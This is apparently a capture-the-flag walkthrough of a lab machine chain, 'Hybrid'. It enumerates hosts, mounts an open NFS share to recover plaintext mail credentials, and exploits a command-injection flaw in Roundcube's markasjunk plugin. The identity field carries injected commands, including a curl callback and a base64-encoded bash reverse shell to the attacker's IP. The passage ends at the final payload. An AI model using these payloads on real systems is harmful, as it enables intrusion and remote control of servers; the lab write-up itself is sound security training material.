
Overview
- Type Chains
- OS Windows/Linux (Hybrid)
- Severity Easy
- Creator xct
- Release date 2023 Jun 22

- IP 10.10.192.5, 10.10.192.6
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.192.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 09:58 JST
Nmap scan report for 10.10.192.5
Host is up (0.26s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
53/tcp    open  tcpwrapped
88/tcp    open  tcpwrapped
135/tcp   open  tcpwrapped
139/tcp   open  tcpwrapped
445/tcp   open  tcpwrapped
636/tcp   open  tcpwrapped
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2024-07-17T16:39:23
|_Not valid after:  2025-07-17T16:39:23
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.hybrid.vl
| Not valid before: 2024-07-17T16:39:23
|_Not valid after:  2025-07-17T16:39:23
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=dc01.hybrid.vl
| Not valid before: 2024-07-16T16:48:12
|_Not valid after:  2025-01-15T16:48:12
|_ssl-date: 2024-09-28T01:02:39+00:00; 0s from scanner time.
9389/tcp  open  tcpwrapped
49664/tcp open  tcpwrapped
49667/tcp open  tcpwrapped
54667/tcp open  tcpwrapped
57284/tcp open  tcpwrapped
57318/tcp open  tcpwrapped
- add
dc01.hybrid.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.192.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 10:03 JST
Nmap scan report for 10.10.192.6
Host is up (0.25s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:bc:22:26:78:3c:b4:e0:6b:ea:aa:1e:c1:62:5d:de (ECDSA)
|_  256 a3:b5:d8:61:06:e6:3a:41:88:45:e3:52:03:d2:23:1b (ED25519)
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Redirecting...
|_http-server-header: nginx/1.18.0 (Ubuntu)
110/tcp   open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_pop3-capabilities: SASL CAPA RESP-CODES STLS PIPELINING AUTH-RESP-CODE UIDL TOP
|_ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      42844/udp   mountd
|   100005  1,2,3      45787/tcp6  mountd
|   100005  1,2,3      46978/udp6  mountd
|   100005  1,2,3      59495/tcp   mountd
|   100021  1,3,4      33155/tcp   nlockmgr
|   100021  1,3,4      34918/udp6  nlockmgr
|   100021  1,3,4      40826/udp   nlockmgr
|   100021  1,3,4      40939/tcp6  nlockmgr
|   100024  1          47937/tcp   status
|   100024  1          51616/udp6  status
|   100024  1          54241/tcp6  status
|   100024  1          59532/udp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: SASL-IR more have IMAP4rev1 capabilities LOGIN-REFERRALS LITERAL+ LOGINDISABLEDA0001 listed Pre-login IDLE ENABLE post-login ID STARTTLS OK
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
587/tcp   open  smtp     Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: SASL-IR more have AUTH=LOGINA0001 capabilities AUTH=PLAIN LITERAL+ Pre-login listed LOGIN-REFERRALS IDLE ENABLE post-login IMAP4rev1 ID OK
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN LOGIN) CAPA RESP-CODES USER PIPELINING AUTH-RESP-CODE UIDL TOP
| ssl-cert: Subject: commonName=mail01
| Subject Alternative Name: DNS:mail01
| Not valid before: 2023-06-17T13:20:17
|_Not valid after:  2033-06-14T13:20:17
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  nfs_acl  3 (RPC #100227)
33155/tcp open  nlockmgr 1-4 (RPC #100021)
40899/tcp open  mountd   1-3 (RPC #100005)
41813/tcp open  mountd   1-3 (RPC #100005)
47937/tcp open  status   1 (RPC #100024)
59495/tcp open  mountd   1-3 (RPC #100005)
Service Info: Host:  mail01.hybrid.vl; OS: Linux; CPE: cpe:/o:linux:linux_kernel
- add
mail01.hybrid.vlin /etc/hosts- Found a Nginx, Postfix, Dovecot and NFS services
DNS enumeration (53/tcp)
$ dnsenum --dnsserver 10.10.192.5 --enum -p 0 -s 0 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt hybrid.vl
dnsenum VERSION:1.3.1

-----   hybrid.vl   -----


Host's addresses:
__________________

hybrid.vl.                               600      IN    A        10.10.192.5


Name Servers:
______________

dc01.hybrid.vl.                          3600     IN    A        10.10.192.5


Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: dc01.hybrid.vl at /usr/bin/dnsenum line 892 thread 1.

Trying Zone Transfer for hybrid.vl on dc01.hybrid.vl ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:
_______________________________________________________________________________________

mail01.hybrid.vl.                        3600     IN    A        10.10.192.6
gc._msdcs.hybrid.vl.                     600      IN    A        10.10.192.5
domaindnszones.hybrid.vl.                600      IN    A        10.10.192.5
forestdnszones.hybrid.vl.                600      IN    A        10.10.192.5
- add
hybrid.vlin /etc/hosts
NFS enumeration (111/tcp)
NFS is a file sharing service, much like CIFS(which essentially is SMB). Instead of directly viewing the shares through a command-line interface, we can use NFS to potentially view public shares and mount them to our machine.
To view the different mounts on NFS, we can browse the NFS interface using showmount:
$ showmount -e 10.10.192.6
Export list for 10.10.192.6:
/opt/share *
OR we can use nmap with the NFS scripts as well:
$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.192.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 10:16 JST
Nmap scan report for mail01.hybrid.vl (10.10.192.6)
Host is up (0.26s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /opt/share
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID    GID    SIZE  TIME                 FILENAME
| rwxrwxrwx   65534  65534  4096  2023-06-18T09:06:47  .
| ??????????  ?      ?      ?     ?                    ..
| rw-r--r--   0      0      6003  2023-06-18T09:06:47  backup.tar.gz
|_
| nfs-showmount:
|_  /opt/share *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /opt/share  6352332.0  4140116.0  1868360.0  69%   16.0T        32000
Found the shared folder
/opt/share
We mount the /opt/share NFS share to our machine to be able to see all the contents:
$ sudo mkdir /mnt/share
$ sudo mount -t nfs -o vers=3 10.10.192.6:/opt/share /mnt/share -o nolock
$ ls -la /mnt/share
total 16
drwxrwxrwx 2 nobody nogroup 4096 Jun 18  2023 .
drwxr-xr-x 3 root   root    4096 Sep 28 10:21 ..
-rw-r--r-- 1 root   root    6003 Jun 18  2023 backup.tar.gz
Copy the archive to our machine then uncompress it:
$ cp /mnt/share/backup.tar.gz .
$ tar xvfz backup.tar.gz
etc/passwd
etc/sssd/sssd.conf
etc/dovecot/dovecot-users
etc/postfix/main.cf
opt/certs/hybrid.vl/fullchain.pem
opt/certs/hybrid.vl/privkey.pem
Found credentials in /etc/dovecot/dovecot-users:
$ cat etc/dovecot/dovecot-users
admin@hybrid.vl:{plain}Duckling21
peter.turner@hybrid.vl:{plain}PeterIstToll!
Roundcube enumeration (80/tcp)

Using the credentials we can signin to the Roundcube webmail portal:
As admin@hybrid.vl:

related to the signature,
adminis userEdso we keep it in mind for future enumeration if needed
As peter.turner@hybrid.vl:

roundcubes junk filter plugin is activated
Roundcube markasjunk RCE exploiting (www-data)

Searching on Google we found a vulnerability impacted the Roundcube’s markasjunk plugin:
Check our Roundcube version:

Roundcube 1.6.1 + markasjunk 2.0 == we are impacted

In summary, following the both posts above for remote code execution on markasjunk plugin we can execute commands by changing the email address of a user by using ${IFS} which is a variable in bash that represents a space, tab and a new line character.
We set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Then change the identity from admin@hybrid.vl:

to admin&curl${IFS}10.8.2.19&@hybrid.vl:
Then mark an email as junk:

Then we got a callback to our attacker machine:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.192.6 - - [28/Sep/2024 11:09:29] "GET / HTTP/1.1" 200 -
Now we have many ways to get a reverse shell, using Burp and encoded character, using a bash revshell hosted on our attacker machine then call it via a http request…
We choice to base64 encoded our bash reverse shell, set a netcat listener then change the identity again and do a direct call.
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Encode our revshell:
$ echo -n 'bash -i >& /dev/tcp/10.8.2.19/443 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjIuMTkvNDQzIDA+JjE=
Change the identity to:
admin&echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjIuMTkvNDQzIDA+JjE=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash&@hybrid.vl
